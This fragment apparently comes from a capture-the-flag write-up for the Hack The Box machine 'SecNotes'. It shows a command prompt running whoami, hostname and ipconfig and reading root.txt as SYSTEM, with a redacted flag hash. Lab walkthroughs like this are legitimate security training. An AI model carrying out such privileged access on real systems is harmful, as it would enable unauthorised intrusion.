c:\Users\Administrator\Desktop> whoami&& hostname && ipconfig && type c:\Users\Administrator\Desktop\root.txt
nt authority\system
SECNOTES

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::246
   Link-local IPv6 Address . . . . . : fe80::ac7c:808b:afb5:b462%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.97
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
c9c70[redacted]c178f3
```

5.10. I popped the administrator shell with this!